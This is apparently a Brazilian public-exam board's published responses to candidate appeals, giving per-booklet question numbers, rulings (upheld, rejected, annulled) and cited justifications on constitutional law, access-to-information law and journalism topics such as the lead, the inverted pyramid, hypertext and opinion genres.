Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos do Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

Fonte:

- Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

BRANCA	VERDE	AMARELA	AZUL
37	34	31	33

Recurso Procedente. Gabarito alterado para alternativa B.

Alegam os candidatos mais de uma alternativa correta. As referidas alegações devem ser rejeitadas, bem como alegam que o gabarito está errado.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
38	40	39	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos a ausência de uma alternativa correta. As referidas alegações devem ser rejeitadas.

A alegação deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei, nos termos do Art. 7, §§ 2º e 3º, Art. 8º e Art. 5º da Lei 12.527/2011.

Fonte:

- Art. 7, §§ 2º e 3º, Art. 8º e Art. 5º da Lei 12527/2011.

BRANCA	VERDE	AMARELA	AZUL
40	32	35	31

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
43	47	49	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão busca a alternativa incorreta e o gabarito aponta como resposta a alternativa C, também apontada pelo candidato como alternativa incorreta para a questão.

No entanto, ao observar o gabarito, percebeu-se que houve erro de divulgação do mesmo, já que a resposta

correta é a alternativa B, conforme enviado pelo professor ao produzir a questão.

A alternativa B diz que a Teoria Funcionalista estuda os meios sem relacioná-los com a sociedade, sendo que esta teoria se encontra num espaço específico de estudo dos meios em relação ao seu contexto social e nunca desvinculada deste. Isso acontece porque essa teoria observa a comunicação a partir da sociedade e do seu equilíbrio.

BRANCA	VERDE	AMARELA	AZUL
44	48	45	50

Recurso Procedente. Questão Anulada.

A questão deveria solicitar que o candidato apontasse a alternativa correta e não incorreta.

BRANCA	VERDE	AMARELA	AZUL
46	50	41	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa C está errada quando aponta que para Lippman a notícia era um espelho das condições sociais, quando ele afirmava que a NÃO era um espelho das condições sociais, mas, sim, um relato de um aspecto que se impunha e, assim, relacionava-se a notícia com a opinião pública (SILVEIRA, 2018).

Fonte:

- SILVEIRA, Guaracy C.; ALMEIDA, Clarisse M.; JUSKI, Juliane R.; et al. Teoria da opinião pública. [Digite o Local da Editora]: Grupo A, 2019. E-book. ISBN 9788533500112. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788533500112/>. Acesso em: 13 mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
47	43	50	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão apontada aborda o conteúdo de classificação de fontes, que é indiscutivelmente relevante para jornalistas, principalmente nos estudos sobre a importância da checagem para a garantia da veracidade da notícia e a construção de credibilidade das informações divulgadas. Em um momento me que o fenômeno das Fake News tem trazido até mesmo estudos para atualização sobre a legislação no país, a questão torna-se não só atual como pertinente e está dentro dos conteúdos do edital do concurso, no item 5 (O fenômeno das fake News) e, ainda, aborda o tema através do estudo de um autor que é referência para estudos do Jornalismo no Brasil.

Assim, o autor da questão une a abordagem de um assunto atual com conceitos solidificados nos estudos jornalísticos brasileiros, através de um autor referência na área.

Quanto às respostas, a alternativa B apontada como uma alternativa incorreta é muito clara em apontar que fontes oficiais falam em nome da instituição que representam e garante que documentos e não apenas pessoas, estão dentro desta classificação.

Já a alternativa D, também apontada como opção de resposta por limitar fontes à instituições mantidas pelo estado, também não se aplica, já que o entendimento apontado trata-se de um equívoco de interpretação, afinal, a alternativa é clara em apontar diferentes tipos de empresas, organizações, instituições e associações a que se refere, não limitando, em momento algum a instituições mantidas pelo Estado.

BRANCA	VERDE	AMARELA	AZUL
49	41	43	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os hipertextos não garantem uma leitura linear porque há uma liberdade de interação por parte dos leitores. Eles podem optar por clicar ou não nos links ou acessá-los em outros momentos, quando julgarem mais oportuno. Os hiperlinks são acessórios ao texto, dando oportunidade de esclarecimento, contextualização, aprofundamento no tema abordado, não sendo essencial para entendimento da narrativa. Por isso, é errado dizer que os hipertextos estruturam um texto de forma linear como um livro.

Quanto ao questionamento sobre a evidência científica de que dicionários, léxicos e atlas já traziam ferramentas de orientação similares ao hipertexto atual, não há razão. Afinal as enciclopédias e os dicionários também apresentam estrutura hipertextual, já que indicam outros verbetes que complementam a consulta do leitor. E, ainda, há livros em que o autor coloca nas margens informações complementares ao texto principal, buscando o formato hipertextual. Desta forma, o autor da questão chama a atenção para o fato de que o hipertexto não é uma inovação exclusiva do digital. Santaella (2014, documento on-line) também chama a atenção para o fato de que dicionários, léxicos e atlas, entre outros produtos, já apresentavam “[...] ferramentas de orientação similares ao hipertexto atual”. A diferença para o suporte digital é que a passagem de um índice, por exemplo, para o conteúdo a que ele se refere ocorre de forma muito rápida, de modo não linear e descontinuado.

Fonte:

- FORECHI, Marcilene; FLORES, Natália M.; MELO, Camila O. Jornalismo digital e cibercultura. [Digite o Local da Editora]: Grupo A, 2020. E-book. ISBN 9786581492755. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9786581492755/>. Acesso em: 23 fev. 2024.

BRANCA	VERDE	AMARELA	AZUL
50	42	47	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

No contexto de modelo de produção jornalística híbrido, ou seja, que aproveita as potencialidades do meio digital ao mesmo tempo em que lança mão de modos tradicionais de fazer e de pensar o jornalismo, é preciso perceber quais tendências de mudanças uma narrativa hipermídia impõe aos modos de apresentação da reportagem, bem como às formas de produção da própria pauta, que passa a levar em consideração novos elementos, alinhados à cultura digital e às características do jornalismo on-line, como multimídia, hipertextualidade, hipertexto e interatividade. Buscamos nos estudos de Nilson Lage (2002) referências sobre a pauta no jornalismo, tida como uma ferramenta e também um procedimento padronizado que busca planejar, de alguma maneira, a produção das informações jornalísticas que serão publicadas. Ao produzir uma pauta para o jornal, o jornalista tem como foco o suporte sobre o qual o conteúdo será impresso. Ele levará em conta, dessa forma, a editoria, o tamanho da matéria, o eventual uso de gráficos, imagens e infográficos, os tipos de fontes e o espaço disponível que aquela pauta irá ocupar na edição. Assim, o primeiro filtro no jornalismo já começa com a pauta. Quando esse mesmo jornal planeja sua edição em uma perspectiva hipermídia, a pauta deixará de ser apenas um planejamento daquela edição impressa, e levará em conta as potencialidades do meio digital, da hipernarrativa e dos diversos recursos que o meio suporta. Além disso, o filtro inicial adotado em função das limitações físicas do meio impresso já não existe mais no jornalismo on-line. Assim, pensar uma pauta tendo como referência o ambiente digital exige um olhar ampliado, capaz de extrapolar o meio e incorporar a ideia de uma narrativa hipermídia, ou seja, uma narrativa que comporta diversos formatos narrativos, diversas linguagens e diversos modos de interação com o leitor, não sendo necessário optar por um único formato, como propõe a alternativa D.

Lage (2002) destaca algumas vantagens do conceito jornalístico de pauta, sendo que a primeira delas é garantir que haverá várias abordagens e interpretações para o fato (tema). A segunda vantagem apontada por Lage é que a pauta otimiza os esforços de produção, poupa tempo e gera menos desgaste no processo de apuração, produção e edição. Além disso, Lage destaca que a pauta é capaz de permitir a adequação da narrativa ao meio. Como a reportagem hipermídia permite o intercâmbio de muitas linguagens, a pauta deve ser um espaço que leve essas múltiplas linguagens em consideração, o que torna esse trabalho um exercício de criatividade. Isso, por sua vez, exige do jornalista domínio das ferramentas e conhecimento sobre os modos práticos de circulação, consumo e recirculação de notícias na internet. De acordo com a Professora Alciane Bacin (2017), a reportagem

hipermídia tem como características a união de diferentes formatos midiáticos, riqueza narrativa, múltiplas formas de expressão e uma grande variedade de estilos.

Ainda segundo Baccin (2017, documento on-line), “[...] a reportagem, ao aproveitar as possibilidades desse espaço de escrita digital (como as bases de dados), por meio da soma das interações técnicas e sociais que constituem esse sistema de escrita”, reconfigura linguagens e processos, adquirindo “[...] um caráter de hipermídia”.

No artigo “A reportagem no ambiente digital: da multimídia à hipermídia”, Baccin afirma que “[...] a hipermídia agrega as características inerentes às narrativas textuais jornalísticas”, que dizem respeito a (BACCIN, 2017):

- Tipologia dos links – o elemento que proporciona a intertextualidade, característica do hipertexto, pois é por meio do link que se torna possível interligar qualquer informação. Baccin destaca que o link é o elemento que proporciona a intertextualidade (característica do hipertexto).

- Multivocalidade – no jornalismo digital pode ser compreendida de duas maneiras: como uma narrativa construída com a cooperação dos leitores ou como uma informação jornalística construída pelas inúmeras vozes que compõem o repórter, o editor, as fontes e até mesmo as que estão representadas na linha editorial do meio. O hipertexto potencializa a multivocalidade, uma vez que as vozes podem ser inseridas nas narrativas por meio de diferentes modalidades comunicativas (áudio, vídeo, texto).

- Estrutura ampla de navegação – o hipertexto é composto por fragmentos de textos conectados, sem um eixo primário de organização da narrativa, o que permite ao leitor escolher o centro de experiência e traçar o seu percurso de leitura. O hipertexto é um sistema que se pode descentralizar e recentralizar *ad infinitum*. A descentralização refere-se à ausência de hierarquia entre os blocos informativos.

Além dessas características, a pesquisadora define hipermídia como uma “prosa hipertextual” formada por unidades significativas que podem ser lidas individualmente e como parte de uma rede, o que permite grande interatividade e maior autonomia do leitor na escolha do percurso da leitura.

Fonte:

- FORECHI, Marcilene; FLORES, Natália M.; MELO, Camila O. Jornalismo digital e cibercultura. [Digite o Local da Editora]: Grupo A, 2020. E-book. ISBN 9786581492755. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9786581492755/>. Acesso em: 14 mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
51	53	55	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a alternativa apontada como correta apresenta um erro pois o lead não pode ser detalhado. A representação gráfica da pirâmide invertida demonstra movimento próprio do texto jornalístico. Com ela, pode-se perceber que, na primeira metade, a ênfase é na construção do lead, que ocupa o primeiro e o segundo parágrafos. Os parágrafos seguintes (na segunda metade da pirâmide) dissertam sobre os dados coletados (entrevistas, resultado de pesquisas), e, na última parte da pirâmide, tem-se o parágrafo de fechamento do texto. Este é um modelo tradicional da área, o que não quer dizer que precise ser seguido à risca. Tudo depende dos objetivos do texto. O lead direciona e organiza os acontecimentos da seguinte maneira: o quê? Quando? Quem? Por quê? Onde? Como? A partir dessa estrutura, que, a princípio, pode parecer fechada, é possível escrever objetivamente e de maneira detalhada o acontecimento e obter o máximo de informações possíveis. Sobre essa técnica, é importante destacar a sua estrutura do mais importante para o menos relevante, em que os parágrafos se desenrolam seguindo o desenvolvimento dos dados coletados até o fechamento do parágrafo. Isso porque, caso seja necessário cortar o texto, o primeiro parágrafo garante a comunicação dos fatos. Nesse estilo de escrita, é importante encadear os parágrafos, já que, nas primeiras frases, o fato foi comunicado. O fato de ser detalhado está no processo de criação do lead, que é fundamental observar os elementos que compõem esse primeiro parágrafo. Uma história verdadeira será contada, por isso, a narrativa precisa estar atrelada aos seguintes elementos: evento, temporalidade, local, causa, modo, personagens, consequência. Isto não significa que o lead precise ser extenso, pelo contrário. Diversos autores apontam que o lead deve introduzir os acontecimentos mais importantes de maneira resumida e detalhada. Ao ler o primeiro parágrafo de uma notícia (lead), é imprescindível sair dele sabendo os fatos mais relevantes. Um lead precisa ser detalhado, pois deve fornecer uma quantidade significativa de informações, cobrindo vários aspectos citados anteriormente, explicando-o e explorando todos os seus detalhes relevantes. Mas também precisa transmitir

todas essas informações de forma concisa, evitando redundâncias e mantendo-se direto ao ponto.

Fonte:

- CREMILDA, M. A arte de tecer o presente: narrativa e cotidiano. São Paulo: Summus Editorial, 2003.
- LAGE, N. Estrutura da notícia. São Paulo: Ática, 2006.
- LIMA, E. P. Jornalismo literário para iniciantes. Joinville: Clube de autores, 2010
- LIMA, E. P. O que é livro-reportagem. Brasiliense, São Paulo: 1993
- AMARAL, L. Jornalismo: matéria de primeira página. Rio de Janeiro: Tempo Brasileiro, 1997.
- SOUZA, J. P. Teorias da notícia e do jornalismo. Chapecó: Argos, 2002.
- TRAQUINA, N. Teorias do jornalismo: porque as notícias são como são. Florianópolis: Editora Insular, 2004. v. 1.

BRANCA	VERDE	AMARELA	AZUL
52	54	57	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A estratégia de "lead atrasado" no jornalismo é uma técnica de escrita utilizada para criar suspense ou intrigar o leitor desde o início de um artigo ou notícia. Em vez de apresentar imediatamente os detalhes principais ou o ponto central da história, o autor começa com uma informação menos relevante ou com um fato intrigante, deixando as informações mais importantes para mais tarde no texto. Isso visa capturar a atenção do leitor desde o início e incentivá-lo a continuar lendo para descobrir mais detalhes ou a resolução do assunto apresentado. É uma forma de engajar o público e manter seu interesse ao longo do artigo jornalístico.

Anabela Gradim (2000) e Camila Melo (2019) apontam que notícias informativas requerem "leads diretos", ao passo que aquelas ligadas à curiosidade ou ao aprofundamento pedem "leads atrasados". Isto é, na criação de leads atrasados, o objetivo não é exatamente transmitir a informação, mas sim incitar a curiosidade e o interesse da leitura. O primeiro parágrafo tende a se estruturar a partir do tema dos acontecimentos (o que aconteceu) e dependerá do caráter da notícia. Pode-se visualizar a estratégia do lead com a pirâmide invertida (ou triângulo invertido). As primeiras linhas do parágrafo conterão as informações mais importantes e as seguintes estarão diluídas. No correr do primeiro parágrafo, parte-se dos fatos mais relevantes aos menos relevantes, por isso, adota-se a representação invertida da pirâmide. Sua base (que está no topo) contém os fatos mais importantes; descendo, na direção dos próximos parágrafos, tem-se a importância decrescente dos fatos. Isso não significa dizer que as primeiras linhas do primeiro parágrafo serão mais longas e as seguintes mais curtas, ou que o fato será noticiado de trás para a frente, pois, na verdade, o que varia de intensidade é a relevância dos fatos, e não o tamanho das frases. Com essa estrutura, o texto passa por um processo chamado de "construção por blocos", ou seja, os parágrafos da notícia serão criados de maneira a não se perder a notícia, caso o editor chefe venha a eliminar algum deles ou haja a leitura em blocos de leitores apressados. Se for necessário o corte dos últimos dois parágrafos (se o jornalista utilizou a pirâmide invertida), as informações mais relevantes do acontecimento estarão preservadas.

Embora o lead jornalístico permita certa flexibilidade na organização das informações, geralmente segue uma estrutura padrão para garantir a clareza e a eficácia na comunicação das notícias. Embora possa haver variações de estilo entre diferentes autores, o lead geralmente prioriza as informações mais importantes e relevantes.

A estratégia da pirâmide invertida na verdade coloca as informações mais importantes no início do texto, seguidas por detalhes secundários. Portanto, ao contrário do que é afirmado, a pirâmide invertida destaca os aspectos mais relevantes da notícia no início do lead, garantindo que os leitores obtenham as informações mais importantes de forma rápida e eficiente.

A principal preocupação na redação de textos jornalísticos não é garantir uma linguagem sofisticada e rebuscada, mas sim garantir clareza, precisão e acessibilidade da informação. Uma linguagem complexa pode dificultar a compreensão do público-alvo, que geralmente busca informações claras e diretas em notícias jornalísticas.

Fonte:

- MELO, Camila Olivia de. et al. Redação jornalística e a sociolinguística. Porto Alegre: SAGAH, 2019
- GRADIM, A. Manual de jornalismo: livro de estudo do Urbi et Orbi. Covilhã: Universidade da Beira Interior, 2000. Disponível em: www.bocc.ubi.pt/pag/gradim-anabela-manual--jornalismo-1.pdf. Acesso em: 8 fev. 2024.

BRANCA	VERDE	AMARELA	AZUL
53	56	58	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao perseguirem o objetivo de divulgação de notícias de seu assessorado, as assessorias de imprensa contribuem com o trabalho jornalístico em muitos aspectos (MARTINUZZO, 2013; CARVALHO, 2020). Enquanto os jornalistas possuem a missão de reportar fatos de interesse público, a missão dos assessores é encontrar espaço para publicizar os feitos de seus assessorados, sobretudo aqueles feitos que tenham relevância pública. Mesmo que esteja em posições distintas, seu objetivo final é o mesmo: apurar e divulgar fatos de importância para a sociedade. Em repartições públicas, os assessores reportam os feitos da administração aos cidadãos, sendo importante parte do trabalho de comunicação pública. Já nas empresas privadas, ao reportarem os feitos destas, eles ajudam a tornar visível o trabalho da empresa, que pode interessar a clientes futuros, acionistas e/ou funcionários. Enquanto a assessoria de imprensa prepara e divulga os acontecimentos institucionais que tenham ou que possam ter repercussão na sociedade, os jornalistas apuram e divulgam essas ocorrências, contando com o apoio das assessorias. Ainda assim, os ritmos de trabalho entre assessoria e redação diferem bastante: enquanto os últimos trabalham com a pressa dos deadlines rigorosos e diários, as assessorias sempre procuram por mais tempo para suas pautas, a fim de evitar a divulgação de informações equivocadas e, assim, garantir uma cobertura mais densa. Uma consequência dessas rotinas de trabalho são os graus de especialização que possuem assessor e jornalista. Como os jornalistas, os assessores de imprensa precisam ser capazes de dialogar com várias áreas de conhecimento. Por isso, é preciso um conhecimento multidisciplinar que contemple uma boa compreensão do campo de atuação da instituição na qual trabalham. Todavia, enquanto os jornalistas não possuem um saber profundo sobre as pautas que apuram, os assessores de imprensa tendem, com o tempo, a especializarem-se no campo ou na área de atuação de seu assessorado. Um maior conhecimento diminui o risco da informação imprecisa e garante um trabalho mais qualificado por parte do assessor.

Frente a esses desafios na interface entre assessoria e redação, o assessor precisa ter diplomacia. Ele precisa ter habilidade para conduzir diálogos entre as partes. Muitas vezes, isso exige experiência e cuidado do assessor, pois as partes possuem objetivos, lógicas e interesses distintos. Isso porque a assessoria de imprensa é uma “ponte” entre estes dois mundos, o que exige capacidade de interlocução. Como mediador, caberá ao assessor de imprensa colocar sua diplomacia à prova e encontrar um chão comum entre os interesses dos assessorados e dos jornalistas, levando em conta as práticas jornalísticas e os interesses organizacionais. Para tanto, o assessor tem que pensar a comunicação organizacional de forma estratégica. É preciso conhecer bem as variáveis que podem interferir no trabalho de assessoria, como jornalistas, redações, público-alvo, ambiente comunicacional, etc. Também é necessário planejar as atividades, definir os posicionamentos e conhecer os pontos fortes e fracos do assessorado. De posse desse conhecimento, o assessor será capaz de propor um plano de ação da assessoria, não ficando dependente das demandas espontâneas dos jornalistas e das redações. Além da diplomacia e da capacidade de pensar a comunicação organizacional de maneira estratégica para promover a presença da organização na mídia e na opinião pública, o assessor deve auxiliar na gestão da imagem da empresa, tanto em situações rotineiras quanto em momentos de crise. Por isso a alternativa em que afirma que o assessor de imprensa é o responsável por elaborar estratégias de comunicação para fortalecer a presença da organização na mídia e na opinião pública está correta.

Fonte:

- ALMEIDA, Clarisse de Mendonça e; SILVEIRA, Marcio Telles da; STEGANHA, Roberta. Assessoria de imprensa e outras especificidades no jornalismo. Porto Alegre: SAGAH, 2021.
- MARTINUZZO, J. A. Os públicos justificam os meios. Rio de Janeiro: Mauad X, 2014.
- FEDERAÇÃO NACIONAL DOS JORNALISTAS. Manual de assessoria de comunicação: imprensa – 2007. 4. ed. Brasília: FENAJ, 2007a.
- FONSECA, V. P. da S. Assessoria de imprensa não é jornalismo: conflito de interesses no Código de Ética dos Jornalistas Brasileiros. Revista FAMECOS, v. 20, no 3, p. 711–729, 2013. Disponível em: <https://www.redalyc.org/pdf/4955/495551076009.pdf>. Acesso em: 10 mai. 2024.
- GUIMARÃES, R. N.; REIS, L. C. M. dos. A ética profissional na assessoria de imprensa. Cosmopolítica em ação, v. 4, p. 1–12, no 1, 2017. <http://revistas.icesp.br/index.php/Cosmopolita/article/download/89/193>. Acesso em: 10 mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
54	58	60	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

No cenário contemporâneo da mídia, a distinção entre informação e opinião é fundamental para compreender como os fatos são apresentados e interpretados pelo público. Enquanto a informação busca transmitir eventos de maneira objetiva e imparcial, a opinião dos jornalistas atua como uma voz interpretativa, influenciando a percepção dos leitores sobre os acontecimentos.

Diversos espaços jornalísticos são reservados para a expressão opinativa, cada qual desempenhando um papel específico na formação da opinião pública. Destaca-se o editorial, entendido como uma posição oficial da empresa jornalística, no qual os redatores têm liberdade para expor sua visão dos fatos, frequentemente na primeira página do veículo. Além disso, formatos como comentários, resenhas, colunas, crônicas e caricaturas proporcionam oportunidades para que os jornalistas expressem suas opiniões de maneira organizada e influenciem a percepção dos leitores sobre os eventos.

A crônica, por exemplo, é um estilo textual marcante que mescla o colunismo social com a narrativa lírica. Autores renomados, como Clarice Lispector, utilizaram esse formato para expressar suas opiniões de maneira poética, proporcionando uma visão diferenciada dos acontecimentos. Através de suas crônicas, Lispector representava a opinião do veículo de comunicação em que publicava, oferecendo uma perspectiva única sobre os temas abordados.

No entanto, a opinião dos jornalistas não se limita apenas aos espaços tradicionais. Ela pode ser encontrada em uma variedade de formatos e espaços, dialogando com a linha editorial da empresa jornalística e oferecendo uma visão complementar aos fatos apresentados de forma objetiva.

Segundo Beltrão (1969), a opinião dos jornalistas, quando expressa com honestidade e dignidade, pode orientar o leitor em direção ao caminho mais seguro para o bem-estar e a harmonia social. Essa afirmação ressalta a importância da opinião dos jornalistas na promoção da harmonia social e na orientação dos leitores em questões que afetam a comunidade.

Portanto, considerando a diversidade de espaços e formatos nos quais a opinião dos jornalistas pode ser encontrada, assim como sua influência na percepção do público e na promoção do debate democrático, é evidente que a opinião dos jornalistas desempenha um papel crucial no jornalismo contemporâneo, contribuindo para uma compreensão mais completa e contextualizada dos eventos.

As outras alternativas serão analisadas a seguir:

"Deve ser expressa de maneira literária e poética, refletindo a visão da empresa jornalística de forma atraente e esteticamente agradável." Essa alternativa está incorreta porque sugere que a opinião dos jornalistas deve ser expressa de maneira exclusivamente literária e poética, o que não corresponde à diversidade de estilos e formatos em que a opinião jornalística pode ser apresentada. Além disso, foca na estética da expressão da opinião em detrimento de sua substância e relevância.

"É especialmente importante quando expressa visões consonantes às narrativas dominantes, desafiando a opinião pública e estimulando o debate democrático." Essa alternativa está incorreta porque sugere que a opinião dos jornalistas é importante apenas quando desafia as narrativas dominantes, o que desconsidera a pluralidade de perspectivas e abordagens que podem enriquecer o debate público. A opinião dos jornalistas pode ser valiosa independentemente de estar alinhada ou em discordância com as narrativas dominantes.

"Quando expressa com honestidade e retidão, ajuda a misturar as fronteiras entre informação e opinião, contribuindo para uma compreensão mais completa dos fatos." Essa alternativa está incorreta porque sugere que a opinião dos jornalistas tem como objetivo misturar as fronteiras entre informação e opinião, o que pode comprometer a integridade e objetividade da informação jornalística. Embora a opinião possa complementar a informação, é importante manter uma clara distinção entre os dois para garantir a transparência e credibilidade na comunicação jornalística.

Fonte:

- BELTRÃO, L. A imprensa informativa: técnica da notícia e da reportagem no jornal diário. São Paulo: Folco Masucci, 1969
- ARRIGUCCI JUNIOR, D. Fragmentos sobre crônica. In: ARRIGUCCI JUNIOR, D. Enigma e comentário: ensaios sobre Literatura e experiência. São Paulo: Companhia das Letras, 1987.
- LISPECTOR, C: A descoberta do mundo. Rio de Janeiro. Rocco, 1999.
- MELO, J. M. Jornalismo opinativo: gêneros opinativos no jornalismo brasileiro. 3. ed. Campos do Jordão:

Mantiqueira, 2003.

- WOLTON, D. Informar não é comunicar. Porto Alegre: Editora Sulina, 2011.

BRANCA	VERDE	AMARELA	AZUL
55	59	53	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O pensador francês Dominique Wolton (2011), em sua publicação de rápida leitura *Informar não é comunicar*, demonstra, ao longo dos capítulos, a forte distinção entre informação e comunicação. Isso porque, para o autor, a informação possui características de um texto apressado, beirando a superfície dos fatos, ao passo que a comunicação tem como objetivo gerar conhecimento por meio da profundidade e da reflexão. Na cadeia jornalística, a informação possui um papel fundamental na difusão dos acontecimentos; para o autor, porém, ela se apresenta limitada. Nos textos de gênero informativo, encontra-se a relação entre acontecimento, seus protagonistas e os jornalistas que escreveram o seu relato. O texto depende dos fatos do mundo da vida (externos) e é criado a partir deles. Nesse sentido, pode-se citar a entrevista, também um gênero informativo, como uma ferramenta para fornecer subsídios nessa criação, pois traz tom particular aos eventos externos, podendo conectar o fato externo à vida dos leitores. O pesquisador brasileiro José Marques de Melo (2003), referência nos estudos de gêneros jornalísticos no Brasil, ciente da rapidez com que os jornalistas precisam cumprir as metas produtivistas geradas pelas empresas jornalísticas, determinou os seguintes formatos de jornalismo informativo: nota; notícia; reportagem; e entrevista.

É importante destacar que a informação não necessariamente levará ao conhecimento em seu rastro de difusão, mas terá de levar, por meio de seus degraus (nota, notícia, reportagem, entrevista), ao aprofundamento dele. A notícia, o principal veículo de difusão do texto informativo, aparece nas práticas jornalísticas como o estopim para o desenvolvimento e o aprofundamento dos fatos que divulga. Vale, ainda, ressaltar a diferença entre cada formato desse gênero, conforme Melo (2003, p. 66):

A distinção entre nota, notícia e reportagem está exatamente na progressão dos acontecimentos, sua captação pela instituição jornalística e acessibilidade de que goza o público. A nota corresponde ao relato de acontecimentos que estão em processo de configuração e por isso é mais frequente no rádio e na televisão. A notícia é o relato integral de um fato que já eclodiu no organismo social. A reportagem é o relato ampliado de um acontecimento que já repercutiu no organismo social e produziu alterações que já são percebidas pela instituição jornalística. Por sua vez, a entrevista é um relato que privilegia um ou mais protagonistas do acontecer, possibilitando-lhes um contato direto com a coletividade.

Na análise da distinção entre informação e comunicação, a alternativa correta é: Os textos jornalísticos informativos priorizam a progressão temporal dos fatos e buscam torná-los acessíveis ao maior número possível de pessoas, utilizando principalmente meios como rádio, televisão, webjornalismo e redes sociais.

Essa alternativa destaca a característica fundamental da informação jornalística, que é a transmissão dos fatos de maneira acessível e direta ao público, priorizando a progressão temporal dos acontecimentos. Essa abordagem busca alcançar um amplo espectro de leitores ou espectadores, utilizando uma variedade de meios de comunicação modernos, como rádio, televisão, webjornalismo e redes sociais.

A progressão temporal dos fatos, que geralmente segue a ordem cronológica dos eventos, não contradiz necessariamente o princípio da pirâmide invertida no jornalismo. A pirâmide invertida é uma técnica de escrita jornalística em que as informações mais importantes são apresentadas no início do texto, seguidas por detalhes e contexto menos relevantes.

Essa técnica permite que os leitores obtenham as informações essenciais logo no início da matéria, mesmo que não leiam o texto completo. No entanto, a ordem cronológica dos eventos pode ser utilizada como uma estrutura para organizar essas informações de forma lógica e compreensível, especialmente em matérias mais complexas ou extensas.

Assim, a progressão temporal dos fatos pode ser uma ferramenta útil para contextualizar as informações apresentadas na pirâmide invertida, fornecendo ao leitor uma compreensão mais completa dos eventos narrados. Portanto, ambas as abordagens podem ser empregadas em conjunto para garantir uma cobertura jornalística eficaz e informativa.

A alternativa que afirma que a informação jornalística, ao contrário da comunicação, busca primariamente transmitir conhecimento profundo e reflexivo sobre os fatos, em vez de focar na superficialidade dos acontecimentos está incorreta porque não capta adequadamente a distinção entre informação e comunicação no

contexto jornalístico. Na verdade, tanto a informação quanto a comunicação jornalística têm o objetivo de transmitir conhecimento e reflexão sobre os fatos, sendo que a informação tende a focar na apresentação dos fatos de forma objetiva e imparcial, enquanto a comunicação pode englobar uma variedade de formas de interação e interpretação dos eventos.

A alternativa que afirma que a entrevista jornalística é uma ferramenta eficaz para aprofundar o conhecimento sobre os fatos externos, pois permite um contato direto entre os protagonistas do acontecimento e a coletividade está incorreta porque foca especificamente na entrevista jornalística como forma de aprofundar o conhecimento sobre os fatos, negligenciando outras formas de comunicação e interação jornalística que também contribuem para esse objetivo. Além disso, a entrevista pode ser uma ferramenta valiosa, mas não é a única maneira de aprofundar o conhecimento sobre os eventos.

A alternativa que afirma que no jornalismo informativo, a notícia é geralmente apresentada como um relato completo e detalhado de um evento está incorreta porque nem sempre a notícia é apresentada como um relato completo e detalhado de um evento, especialmente considerando a limitação de espaço e tempo em veículos de comunicação. Na maioria das vezes, a notícia é apresentada de forma concisa e resumida, destacando os aspectos mais importantes do evento, conforme preconizado pela técnica da pirâmide invertida.

Fonte:

- MELO, Camila Olivia de. et al. Redação jornalística e a sociolinguística. Porto Alegre: SAGAH, 2019.
- CAMPOS, P. C. Gêneros do jornalismo e técnicas de entrevista. Estudos em Jornalismo e Mídia, v. 6, n. 1, p. 127-141, 2009.
- BELTRÃO, L. A imprensa informativa: técnica da notícia e da reportagem no jornal diário. São Paulo: Folco Masucci, 1969.

BRANCA	VERDE	AMARELA	AZUL
57	55	52	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Atualmente, ao acompanharmos a cobertura de alguma notícia publicada nas redes sociais, nos sites, nos telejornais, nos jornais impressos e nas revistas, é comum nos depararmos com vários formatos de recursos visuais, como gráficos, esquemas e ilustrações, que nos ajudam a compreender o fato, agregando mais dados ou até mesmo funcionando como elemento central da informação. Os elementos gráficos são utilizados em reportagens dos mais diversos temas, como ciência, economia, esporte e arte, unindo-se e complementando o texto. Por vezes, eles resumem a informação, chegando a receber, em muitos casos, até mais destaque do que o próprio texto principal. Esses recursos visuais pertencem ao campo da infografia. Pode-se definir a infografia como uma contribuição jornalística, realizada com elementos icônicos e tipográficos, que permite ou facilita a compreensão dos acontecimentos e acompanha ou substitui o texto informativo. A infografia é um conjunto organizado de linguagens, em colaboração ou em sínteses, que permitem representações comunicativas mais visuais do que os textos.

Ela infografia funciona como a soma de imagem e texto e transforma a complexidade em clareza e os dados abstratos em elementos visuais e ganha força devido à tendência humana à informação visual. A infografia precisa, ainda, trazer os elementos considerados fundamentais para a narrativa jornalística. Ou seja, ela precisa responder às seguintes questões: o quê, onde, quando, quem, como, por quê. Na infografia, essas informações podem ser transmitidas por meios visuais, como fotografias e mapas.

